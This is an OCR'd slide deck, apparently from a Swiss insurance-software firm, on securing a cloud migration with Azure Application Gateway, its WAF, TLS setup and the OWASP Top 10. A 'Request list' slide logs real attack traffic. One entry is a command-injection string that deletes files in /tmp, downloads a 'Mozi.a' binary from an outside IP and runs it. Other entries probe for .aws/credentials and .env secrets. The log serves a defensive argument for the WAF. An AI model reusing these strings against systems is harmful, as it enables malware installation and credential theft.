
AZURE
APPLICATION
GATEWAY
Secure in the Cloud

BBTSOFTWARE+

Swiss software provider for health insurance software solutions

Health insurers

Accident and daily allowance insurers

Life insurers

Claims and absence reporting


Image: https://svgsilh.com/de/image/1500642.html (CC0)

Announcements of Microsoft Build 2022

Developer flow	Cloud ubiquity	App ubiquity	Cloud-native	Unified data
Models as platforms	Hybrid AI	Low-code / no-code	Collaborative apps	Metaverse

https://news.microsoft.com/build2022

Revenue from cloud computing* worldwide from 2010 to 2021 and forecast to 2023




TODAYS TOPIC
secure in the cloud

Staring Point

- We are a small to medium-sized company
- Our software is currently hosted on prem
- We want to make use of the advantages of a public cloud, like:
  - Access to a broad variety of new infrastructure possibilities
  - Paying for only what we use
  - Utilize the latest security features
- We want to follow the best practices

BRAND
All


TYPE
All

Previous

Showing 10 of 12 products - Page 1 - 2

Next

The new system in the cloud




Request list

- List of all requests send to our new site

Request	IP	Whois	Country
/shell?cd+/tmp;rm+-rf+*;wget+http://171.38.239.187:48934/Mozi.a;chmod+777+Mozi.a;/tmp/M	171.38.239.187	China Unicom GuangXi province network	China
/aws/credentials /.aws/credentials /demo/.env /web/.env	109.237.97.180	LLC Company Interlan Communications	GB -> Russia
/?XDEBUG_SESSION_START=phpstorm	152.89.196.211	Starcrecium Limited	Russia -> Cyprus
/boaform/admin/formLogin?username=user&psd=user	118.252.86.68	ChinaNet Hunan Province Network	China
/administrator/phpMyAdmin/index.php?lang=en /db/phpMyAdmin3/index.php?lang=en /mysql/admin/index.php?lang=en	183.77.131.179	Asahi Net Inc.	Japan

Azure Application Gateway




Features

- TLS and SSL termination
- Autoscaling V2
- Zone redundancy V2
- Static VIP V2
- Web Application Firewall V2
- Ingress Controller for AKS V2
- URL-based routing
- Multiple-site hosting
- Redirection
- Session affinity
- Websocket and HTTP/2 traffic
- Connection draining
- Custom error pages
- Rewrite HTTP headers and URL V2
- Sizing
- Azure Key Vault integration V2
- Private Link support V2
- WAF custom rules and policy associations V2
- Mutual Authentication (mTLS) V2

https://learn.microsoft.com/en-us/azure/application-gateway/overview-v2

PROTECTING OUR SYSTEM




TLS/SSL on AGW

- The certificate on the listener requires the entire certificate chain to be uploaded (the root certificate from the CA, the intermediates and the leaf certificate) to establish the chain of trust.
- Application gateway doesn't provide any capability to create a new certificate or send a certificate request to a certification authority.

https://learn.microsoft.com/en-us/azure/application-gateway/ssl-overview

PROTECTING OUR SYSTEM




SECURITY

OWASP Top 10

2021	Diff to 2017	
A01:2021-Broken Access Control	▲ +4	🟡
A02:2021-Cryptographic Failures	▲ +1	🟢
A03:2021-Injection	▼ -2	🟢
A04:2021-Insecure Design	New	
A05:2021-Security Misconfiguration	▲ +1	
A06:2021-Vulnerable and Outdated Components	▲ +3	🟡
A07:2021-Identification and Authentication Failures	▼ -5	🟡
A08:2021-Software and Data Integrity Failures	New	
A09:2021-Security Logging and Monitoring Failures	▲ +1	🟢
A10:2021-Server-Side Request Forgery (SSRF)	New	🟢

https://owasp.org/Top10

🟢 Preventable by WAF


🟡 Partially preventable by WAF

Web Application Firewall

The WAF protects against the following web vulnerabilities:

- SQL-injection attacks
- Cross-site scripting attacks
- Other common attacks, such as command injection, HTTP request smuggling, HTTP response splitting, and remote file inclusion
- HTTP protocol violations
- HTTP protocol anomalies, such as missing host user-agent and accept headers
- Bots, crawlers, and scanners
- Common application misconfigurations (for example, Apache and IIS)

https://learn.microsoft.com/en-us/azure/web-application-firewall/ag/application-gateway-crs-rulegroups-rules


Microsoft Azure
Search resources, services, and docs (G+/)
Home > agw-demo-05-rg > agw-demo-05
agw-demo-05 | Web application firewall
Application gateway
Search
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Settings
Configuration
Web application firewall
Backend pools
Backend settings
Frontend IP configurations
Private link
SSL settings
Listeners
Rules
Rewrites
Health probes
Properties
Locks
Monitoring
Alerts
Save
Discard
Refresh
Configure
Rules
Rule set *
OWASP 3.2
Advanced rule configuration
Enabled
Disabled
Search rules
Enabled
Name
Description
General
REQUEST-911-METHOD-ENFORCEMENT
REQUEST-913-SCANNER-DETECTION
REQUEST-920-PROTOCOL-ENFORCEMENT
REQUEST-921-PROTOCOL-ATTACK
REQUEST-930-APPLICATION-ATTACK-LFI
REQUEST-931-APPLICATION-ATTACK-RFI
REQUEST-932-APPLICATION-ATTACK-RCE
REQUEST-933-APPLICATION-ATTACK-PHP
REQUEST-941-APPLICATION-ATTACK-XSS
REQUEST-942-APPLICATION-ATTACK-SQLI
REQUEST-943-APPLICATION-ATTACK-SESSION-FIXATION
REQUEST-944-APPLICATION-ATTACK-JAVA
Known-CVEs
This Rule Group contains Rules for new and known CVEs

